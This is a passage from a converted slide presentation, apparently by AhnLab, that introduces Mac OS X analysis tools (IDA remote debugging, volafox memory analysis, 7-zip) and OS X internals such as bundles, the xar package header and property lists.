
- IDA를 이용한 원격 디버깅



# Debugger

## IDA

- IDA를 이용한 원격 디버깅






# Debugger

## IDA

- IDA를 이용한 원격 디버깅



```
-rw-r--r--  1 user  staff      73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod 574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff  588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo ./mac_server
IDA Mac OS X 32-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012

Listening on port #23946...
=====
[1] Accepting connection from 192.168.2.1...
Warning: bad file or could not find a member with matching cpu type
Error: oops! internal error 618
users-Mac:work user$
users-Mac:work user$ ls -l
total 2312
-rwxr-xr-x  1 user  staff      8736 Oct 29 17:13 a.out
-rw-r--r--  1 user  staff      73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod 574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff  588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo chgrp procmod ./mac_serverx64
users-Mac:work user$ sudo chmod g+s ./mac_serverx64
users-Mac:work user$ sudo ./mac_serverx64
IDA Mac OS X 64-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012
Listening on port #23946...
```

# Memory analyzer

volafox

- OS X Memory Analyzer



The screenshot shows the Google Code project page for 'volafox'. At the top is the project logo, a stylized fox head in orange and blue, followed by the name 'volafox' and the tagline 'Memory analyzer for Mac OS X & BSD'. Below this is a navigation bar with links: 'Project Home' (active), 'Downloads', 'Wiki', 'Issues', and 'Source'. Underneath is a sub-navigation bar with 'Summary' and 'People'. The main content area is divided into two columns. The left column contains 'Project Information' with a '+2 Recommend this on Google' button, 'Project feeds', 'Code license' (GNU GPL v2), 'Labels' (MacOSX, forensics, analysis, memory, Python, FreeBSD), 'Members' (rap...@gmail.com, 3 committers, 1 contributor), 'Featured', and 'Downloads'. The right column has the title 'volafox', an 'Introduction' section stating it's developed on python 2.x, a 'System Environment' section listing 'Lang: Python 2.x', 'Arch: Intel x86/IA-32e', and 'OS: Snow Leopard(10.6), Lion(10.7), Mountain Lion(10.8) - [r83](#)', and a 'Requirement' section with a bulleted list: 'Kernel Symbol List' (with sub-item 'overlay data') and 'Memory Image' (with sub-items 'Linear File Format(Firewire or VMware memory image)' and 'Flatten Mac Memory Reader Format by using flatten.py(32bit, 64bit)').

**Project Information**

+2 Recommend this on Google

[Project feeds](#)

**Code license**  
[GNU GPL v2](#)

**Labels**  
MacOSX, forensics, analysis, memory, Python, FreeBSD

**Members**  
[rap...@gmail.com](#)  
[3 committers](#)  
[1 contributor](#)

**Featured**

**Downloads**

## volafox

### Introduction

volafox a.k.a 'Memory Analyzer for Mac OS X' is developed on python 2.x

### System Environment

**Lang:** Python 2.x  
**Arch:** Intel x86/IA-32e  
**OS:** Snow Leopard(10.6), Lion(10.7), Mountain Lion(10.8) - [r83](#)

#### Requirement

- Kernel Symbol List
  - overlay data
- Memory Image
  - Linear File Format(Firewire or VMware memory image)
  - Flatten Mac Memory Reader Format by using flatten.py(32bit, 64bit)

- 홈페이지 : <http://code.google.com/p/volafox>

# 복원

## Time Machine과 VMware Fusion

- OS X 복원

- Mac에 포함된 Time Machine
- VMware Fusion을 이용한 OS X 설치






# 유틸리티

## 7-zip

- dmg,fat,pax,xar 등 Mac 관련 파일 지원



---

# 5. OS X Internals

---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.


# OS X

## OS X architecture

### • OS X 계층

- Mach, BSD, xnu, Darwin 등으로 구성

\* 출처 : [http://en.wikipedia.org/wiki/Architecture\\_of\\_OS\\_X](http://en.wikipedia.org/wiki/Architecture_of_OS_X)




# Bundles

## bundle

- bundle

- 하나의 파일로 보이지만 내부적으로 많은 서브 디렉토리와 파일을 가지고 있는 특정한 목적에 사용되는 디렉토리

- pkg, app 등



# Bundles

## xar

- xar로 pkg 압축 파일
  - 0x78617221 (xar!)



```
00000000: 78 61 72 21 00 1C 00 01 00 00 00 00 00 04 D9 xar!
00000010: 00 00 00 00 00 19 5A 00 00 00 01 78 DA EC 97
00000020: 4D 6F DC 36 10 86 EF F9 15 C2 DE 37 E2 B7 C8 80
00000030: 56 D0 04 08 DA 5B 81 B8 97 DC 28 72 B8 2B 78 25
00000040: 2D 24 D9 B5 F3 EB 4B 71 B5 1F 76 56 6B 25 4E 1B
00000050: 18 E8 49 C3 E1 CB 19 8A 33 0F 28 E9 F7 F7 D5 26
00000060: B9 83 B6 2B 9B FA 6A 81 DF A2 45 02 B5 6D 5C 59
00000070: AF AE 16 7F 5D 7F 5A CA C5 FB FC 8D BE 37 6D FE
00000080: 26 D1 7D 63 C3 23 D1 B6 05 D3 87 15 CB BE AC 20
00000090: 27 08 93 25 C2 4B 8C AF 09 7A 87 E8 3B 8E 4 FA
000000A0: 58 12 17 AD C1 DE 74 B7 55 D2 F5 0F 1B B8 A 74
000000B0: 6B 83 17 C3 4C A2 1B EF 3B E8 F3 B0 6C B4 A2 B7
000000C0: 2B BF 0E C1 75 1A 8D 21 44 BA 8F 11 47 BE DC 40
000000D0: 52 BA AB 05 1F C3 D8 A9 ED 7C 09 2B F7 FB 48 74
```

```
#define XAR_HEADER_MAGIC 0x78617221
#define XAR_HEADER_VERSION 0
#define XAR_HEADER_SIZE sizeof(struct xar_header)


/*
 * xar_header version 0
 */
struct xar_header {
    uint32_t magic;
    uint16_t size;
    uint16_t version;
    uint64_t toc_length_compressed;
    uint64_t toc_length_uncompressed;
    uint32_t cksum_alg;
};
```



# Bundles

## Application


- App 구조



# Property list

## Property list

- OS X, iOS 등에서 이용하는 사용자 설정 저장 파일
- Safari의 Info.plist 예



```
<?xml version="1.0" encoding="UTF-8"?>
